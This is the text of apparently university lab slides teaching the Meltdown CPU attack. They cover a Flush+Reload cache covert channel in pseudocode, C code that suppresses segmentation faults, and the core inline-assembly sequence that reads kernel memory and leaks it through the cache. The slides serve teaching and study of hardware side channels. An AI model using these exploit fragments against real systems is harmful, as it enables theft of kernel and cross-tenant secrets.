In the long term, you should expect to see more attacks on CPU microarchitecture

This particularly will impact multi-tenant environments

Spectre and Meltdown offer true wakeup calls for those running critical workloads in shared environments (e.g. the cloud)

## Lab 6: Meltdown Attack

**Yunsi Fei**

**Northeastern University  
ECE Department**



# Module 1: Building a Covert Channel

---

- In hardware vulnerabilities, secret may have been kept in the microarchitecture, but not at the program (instruction) level and no way to transmit the secret using software
  - Microarchitectural covert channel
- Transmitting data over a side-channel
  1. Receiver: Preset the shared microarchitecture state
  2. Sender: Encode data into microarchitectural state (secret-dependent)
  3. Receiver: Decode data from the microarchitectural state (e.g., Reload and time it)

# Flush+Reload Based Covert Channel

- Utilizing shared cache and build a covert channel using the Flush+Reload technique
  1. Receiver: Pre-set the side-channel state
    - *UserArray* is an array of elements
    - Flush all entries in *UserArray* out of the cache hierarchy
  2. Sender: Encode data into side-channel state
    - Use the secret, e.g. 4, as an index and read the array element: bring the entry from memory to the cache
  3. Receiver: Decode data from side-channel state
    - Reload each index in *UserArray* and see which is in the cache – shorter access time

UserArray



# Flush+Reload Based Covert Channel

## One-process:

```
space = 4096 //size of one page
```

```
// setup
```

```
UserArray = allocate (256 * space) bytes // 256 memory pages
```

```
secret = 4
```

```
for i = 0 to 255
```

```
    cflush UserArray[i*space]
```

```
// sending data
```

```
memory access UserArray[secret * space] // access the secretth memory page
```

```
// receiving data
```

```
for i = 0 to 255
```

```
    if timing of reload(UserArray[i * space]) < threshold
```

```
        received_data = i
```

```
        break
```

# Module 2: - Suppress Exception

---

- Meltdown attack attempts to access kernel data from a user-space process
- This will result in segmentation fault signal which will cause program shutdown
- The exception has to be suppressed

```
1 #include <setjmp.h>
2 #include <signal.h>
3
4 jmp_buf buf;
5
6 //helper functions
7 static void unblock_signal(int signum __attribute__((__unused__))) {
8     sigset_t sigs;
9     sigemptyset(&sigs);
10    sigaddset(&sigs, signum);
11    sigprocmask(SIG_UNBLOCK, &sigs, NULL);
12 }
13
14 static void segfault_handler(int signum) {
15     (void)signum;
16     unblock_signal(SIGSEGV);
17     longjmp(buf, 1);
18 }
19
20 ...
21 //main function for recovering from a segmentation fault
22 int main(int argc, char** argv) {
23     if (signal(SIGSEGV, segfault_handler) == SIG_ERR) {
24         printf("Failed to setup signal handler\n");
25         return -1;
26     }
27     int nFault = 0;
28     for(i = 0; i < samples; i++){
29         test_memory_address += 4096;
30
31         if (!setjmp(buf)){
32             // perform potentially invalid memory access
33             maccess(test_memory_address);
34             continue;
35         }
36         nFault++;
37     }
38     printf("faulty address: %i\n", nFault);
39 }
40 ...
```



# Module 3: - Meltdown Attack

---

- Similar to module one

- Instead transmitting the example value 4 out via the cache covert channel, transmit the kernel memory value being read

- Steps

1. Prepare your covert channel: flush all entries in UserArray
2. Read the value from a target memory address to a register
3. Encode the value in register as an index for accessing UserArray
4. Decode the value from the cache state

# Meltdown Attack

```
asm volatile(  
    "1:\n"
```

```
"movzx (%%rcx), %%rax\n" ← Read kernel data to a register
```

```
"shl $12, %%rax\n" ← Prepare data as an index for accessing UserArray
```

```
"jz 1b\n" ← Repeat previous two lines of code if the register is being zeroed by CPU
```

```
"movq (%%rbx,%%rax,1), %%rbx\n"
```

```
:: "c"(target), "b"(UserArray) ← Encode secret in cache
```

```
: "rax"
```

```
);
```